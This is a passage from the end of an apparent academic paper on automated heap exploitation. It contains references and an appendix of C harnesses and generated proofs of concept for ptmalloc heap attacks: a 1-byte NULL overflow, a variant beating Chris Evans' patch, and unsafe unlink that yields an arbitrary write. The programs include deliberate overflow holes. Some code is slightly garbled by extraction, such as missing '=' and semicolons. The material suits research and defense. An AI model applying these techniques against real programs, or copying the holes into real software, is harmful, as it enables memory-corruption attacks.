[45] SHELLPHISH. how2heap – fix for the new check. `https://github.com/shellphish/how2heap/compare/58ae...d1ce`, 2017.

[46] SHOSHITAISHVILI, Y., WANG, R., SALLS, C., STEPHENS, N., POLINO, M., DUTCHER, A., GROSEN, J., FENG, S., HAUSER, C., KRUEGEL, C., AND VIGNA, G. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)* (2016).

[47] SILVESTRO, S., LIU, H., CROSSER, C., LIN, Z., AND LIU, T. FreeGuard: A faster secure heap allocator. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2017).

[48] SILVESTRO, S., LIU, H., LIU, T., LIN, Z., AND LIU, T. Guarder: An efficient heap allocator with strongest and tunable security. In *Proceedings of the USENIX Security Symposium (USENIX Security)* (2018).

[49] SOTIROV, A. Heap Feng Shui in JavaScript. Presentation in BlackHat Europe 2007, `https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf`, 2007.

[50] SZEKERES, L., PAYER, M., WEI, T., AND SONG, D. SoK: Eternal war in memory. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)* (2013).

[51] VANEGUE, J. Heap models for exploit systems. In *Proceedings of the IEEE Security and Privacy Workshop on Language-Theoretic Security (LangSec)* (2015).

[52] WAISMAN, N. Understanding and bypassing Windows heap protection. *Immunity Security Research* (2007).

[53] WANG, M., SU, P., LI, Q., YING, L., YANG, Y., AND FENG, D. Automatic polymorphic exploit generation for software vulnerabilities. In *Proceedings of the International Conference on Security and Privacy in Communication Systems (SecureComm)* (2013).

[54] ZENG, Q., WU, D., AND LIU, P. Cruiser: Concurrent heap buffer overflow monitoring using lock-free data structures. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)* (2011).

A Appendix: Source Code Samples

In the following we list two examples of source code of exploitation attempts and the corresponding generated PoCs.

A.1 1-byte NULL Overflow

The sequence of transactions for the 1-byte NULL technique in C source code, as it is passed to the symbolic execution engine.

```
/*
 * List of transactions: M-M-M-F-O-M-M-F-F-M
 */
#include <malloc.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

typedef struct __attribute__((__packed__)) {
    uint64_t * global_var;
} controlled_data;

typedef struct __attribute__((__packed__)) {
    uint64_t data[0x20];
} symbolic_data;

void winning(void) {
    puts("You win!");
}

controlled_data __attribute__((aligned(16))) ↩
    ctrl_data_0;
controlled_data __attribute__((aligned(16))) ↩
    ctrl_data_1;
controlled_data __attribute__((aligned(16))) ↩
    ctrl_data_2;
controlled_data __attribute__((aligned(16))) ↩
    ctrl_data_3;
controlled_data __attribute__((aligned(16))) ↩
    ctrl_data_4;
controlled_data __attribute__((aligned(16))) ↩
    ctrl_data_5;

// All the symbolic values:
size_t write_target[4];
size_t offset;
size_t header_size;
size_t mem2chunk_offset;
size_t malloc_sizes[6];
size_t fill_sizes[6];
size_t overflow_sizes[1];

int main(void) {
    void *dummy_chunk = malloc(0x200);
    free(dummy_chunk);

    // Allocation
    ctrl_data_0.global_var = malloc(malloc_sizes↩
        [0]);
    for (int i=0; i < fill_sizes[0]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_0.↩
            global_var)+i, 8);
    }

    // Allocation
    ctrl_data_1.global_var = malloc(malloc_sizes↩
        [1]);
    for (int i=0; i < fill_sizes[1]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_1.↩
            global_var)+i, 8);
    }

    // Allocation
```

```
    ctrl_data_2.global_var = malloc(malloc_sizes[2]);
    for (int i=0; i < fill_sizes[2]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_2.global_var)+i, 8);
    }

    free(ctrl_data_1.global_var);

    // VULN: Overflow
    offset = mem2chunk_offset;
    // Input is constrained to NULL-bytes
    read(2, ((char *) ctrl_data_1.global_var)-offset, overflow_sizes[0]);

    // Allocation
    ctrl_data_3.global_var = malloc(malloc_sizes[3]);
    for (int i=0; i < fill_sizes[3]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_3.global_var)+i, 8);
    }

    // Allocation
    ctrl_data_4.global_var = malloc(malloc_sizes[4]);
    for (int i=0; i < fill_sizes[4]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_4.global_var)+i, 8);
    }

    // Free
    free(ctrl_data_3.global_var);

    // Free
    free(ctrl_data_2.global_var);

    // Allocation
    ctrl_data_5.global_var = malloc(malloc_sizes[5]);
    for (int i=0; i < fill_sizes[5]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_5.global_var)+i, 8);
    }

    winning();
}
```

A.2 1-byte NULL Overflow PoC

The resulting PoC for the 1-byte NULL generated from the path in the symbolic execution that reached a *NHA* exploitation primitive.

```
// ...
size_t write_target[4];
size_t offset;
size_t header_size = 0x20;
size_t mem2chunk_offset = 0x10;
size_t malloc_sizes[6] = {0x100, 0x200, 0x100, 0x100, 0x80, 0x200};
size_t fill_sizes[6] = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0};
size_t overflow_sizes[1] = {0x9};

int main(void) {
    // Initialize the heap
    void *dummy_chunk = malloc(0x0);
    free(dummy_chunk);
    // Allocation
    ctrl_data_0.global_var = malloc(malloc_sizes[0]);
    // Allocation
    ctrl_data_1.global_var = malloc(malloc_sizes[1]);
    // Allocation
    ctrl_data_2.global_var = malloc(malloc_sizes[2]);
    free(ctrl_data_1.global_var);
    // VULN: Overflow
    offset = mem2chunk_offset;
    ((uint64_t*) (((char *) ctrl_data_1.global_var)-offset))[0] = (uint64_t) 0x0;
    ((uint8_t*) (((char *) ctrl_data_1.global_var)-offset+0x8))[0] = (uint8_t) 0x0;
    // Allocation
    ctrl_data_3.global_var = malloc(malloc_sizes[3]);
    // Allocation
    ctrl_data_4.global_var = malloc(malloc_sizes[4]);
    // Free
    free(ctrl_data_3.global_var);
    // Free
    free(ctrl_data_2.global_var);

   // Set the write target (standard procedure)
    write_target[0] = (uint64_t) 0x0;
    write_target[1] = (uint64_t) 0x0;
    write_target[2] = (uint64_t) 0x0;
    write_target[3] = (uint64_t) 0x0;
    // Allocation
    ctrl_data_5.global_var = malloc(malloc_sizes[5]);
    winning();
}
```

A.3 1-byte NULL Overflow PoC with Chris Evans' Patch

The resulting PoC for the same sequence showed in Appendix A.2, but executed with `ptmalloc` including Chris Evans' patch.

```
// ...
size_t write_target[4];
size_t offset;
size_t header_size = 0x20;
size_t mem2chunk_offset = 0x16;
size_t malloc_sizes[6] = {0x100, 0x200, 0x100, 0x100, 0x80, 0x200};
size_t fill_sizes[6] = {0x100, 0x200, 0x100, 0x100, 0x80, 0x200};
size_t overflow_sizes[1] = {0x9};

int main(void) {
    // Initialize the heap
    void *dummy_chunk = malloc(0x0);
    free(dummy_chunk);
    // Allocation
    ctrl_data_0.global_var = malloc(malloc_sizes[0]);
    ctrl_data_0.global_var[0] = (uint64_t) 0x0;
    // ...
    ctrl_data_0.global_var[31] = (uint64_t) 0x0;
    // Allocation
    ctrl_data_1.global_var = malloc(malloc_sizes[1]);
    ctrl_data_1.global_var[0] = (uint64_t) 0x0;
    // ...
    // SET FAKSE PREV SIZE HERE
    ctrl_data_1.global_var[31] = (uint64_t) 0x200;
    // Allocation
    ctrl_data_2.global_var = malloc(malloc_sizes[2]);
    ctrl_data_2.global_var[0] = (uint64_t) 0x0;
    // ...
    ctrl_data_2.global_var[31] = (uint64_t) 0x0;
    free(ctrl_data_1.global_var);
```

```
    // VULN: Overflow
    offset = mem2chunk_offset;
    ((uint64_t*) (((char *) ctrl_data_1.↩
        global_var)-offset))[0] = (uint64_t) 0x0↩
        ;
    ((uint8_t*) (((char *) ctrl_data_1.↩
        global_var)-offset+0x8))[0] = (uint8_t) ↩
        0x0;
    // Allocation
    ctrl_data_3.global_var = malloc(malloc_sizes↩
        [3]);
    ctrl_data_3.global_var[0] = (uint64_t) 0x0;
    // ...
    ctrl_data_3.global_var[31] = (uint64_t) 0x0;
    // Allocation
    ctrl_data_4.global_var = malloc(malloc_sizes↩
        [4]);
    ctrl_data_4.global_var[0] = (uint64_t) 0x0;
    // ...
    ctrl_data_4.global_var[31] = (uint64_t) 0x0;
    // Free
    free(ctrl_data_3.global_var);
    // Free
    free(ctrl_data_2.global_var);

   // Set the write target (standard procedure)
    write_target[0] = (uint64_t) 0x0;
    write_target[1] = (uint64_t) 0x0;
    write_target[2] = (uint64_t) 0x0;
    write_target[3] = (uint64_t) 0x0;
    // Allocation
    ctrl_data_5.global_var = malloc(malloc_sizes↩
        [5]);
    winning();
}
```

A.4 Unsafe Unlink

The sequence of transactions for the *unsafe unlink* technique (see Table 3), as it is passed to the symbolic execution engine.

```
/*
 * List of transactions: M-M-O-F
 */
#include <malloc.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

typedef struct __attribute__((__packed__)) {
    uint64_t * global_var;
} controlled_data;

typedef struct __attribute__((__packed__)) {
    uint64_t data[0x20];
} symbolic_data;

void winning(void) {
    puts("You win!");
}

controlled_data __attribute__((aligned(16))) ↩
    ctrl_data_0;
controlled_data __attribute__((aligned(16))) ↩
    ctrl_data_1;

size_t write_target[4];
size_t offset;
size_t header_size;
size_t mem2chunk_offset;
size_t malloc_sizes[2];
size_t fill_sizes[2];
size_t overflow_sizes[1];

int main(void) {
    void *dummy_chunk = malloc(0x0);
    free(dummy_chunk);

    // Allocation
    ctrl_data_0.global_var = malloc(malloc_sizes↩
        [0]);
    for (int i=0; i < fill_sizes[0]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_0.↩
            global_var)+i, 8);
    }

    // Allocation
    ctrl_data_1.global_var = malloc(malloc_sizes↩
        [1]);
    for (int i=0; i < fill_sizes[1]; i+=8) {
        read(0, ((uint8_t *)ctrl_data_1.↩
            global_var)+i, 8);
    }

    // VULN: Overflow
    offset = mem2chunk_offset;
    read(2, ((char *) ctrl_data_1.global_var)-↩
        offset, overflow_sizes[0]);

    free(ctrl_data_1.global_var);

    winning();
}
```

A.5 Unsafe Unlink PoC

The resulting PoC that reaches an *AWC* exploitation primitive against `ptmalloc`, using the *unsafe unlink* technique.

```
// ...
size_t write_target[4];
size_t offset;
size_t header_size = 0x20;
size_t mem2chunk_offset 0x10;
size_t malloc_sizes[2] = {0x80, 0x80};
size_t fill_sizes[2] = {0x20, 0x20}
size_t overflow_sizes[1] = {0x9}

int main(void) {
    void *dummy_chunk = malloc(0x0);
    free(dummy_chunk);
    // Allocation
    ctrl_data_0.global_var = malloc(malloc_sizes↩
        [0]);
    ctrl_data_0.global_var[0] = (uint64_t) &↩
        write_target;
    ctrl_data_0.global_var[1] = (uint64_t) &↩
        write_target;
    ctrl_data_0.global_var[2] = (uint64_t) 0x0;
    ctrl_data_0.global_var[3] = (uint64_t) 0x0;
    // Allocation
    ctrl_data_1.global_var = malloc(malloc_sizes↩
        [1]);
    ctrl_data_1.global_var[0] = (uint64_t) 0x0;
    // ...
    ctrl_data_1.global_var[3] = (uint64_t) 0x0;
    // VULN: Overflow
    offset = mem2chunk_offset;
    ((uint64_t*) (((char *) ctrl_data_1.↩
        global_var)-offset))[0] = (uint64_t) 0↩
        x90;
    ((uint8_t*) (((char *) ctrl_data_1.↩
        global_var)-offset+0x8))[0] = (uint8_t) ↩
        0x90;

    write_target[0] = (uint64_t) 0x0;
    write_target[1] = (uint64_t) 0x0;
    write_target[2] = (uint64_t) (((char *) ↩
        ctrl_data_0.global_var) + 8);
    write_target[3] = (uint64_t) (((char *)↩
        ctrl_data_0.global_var) + 0);
    free(ctrl_data_1.global_var);
    winning();
}
```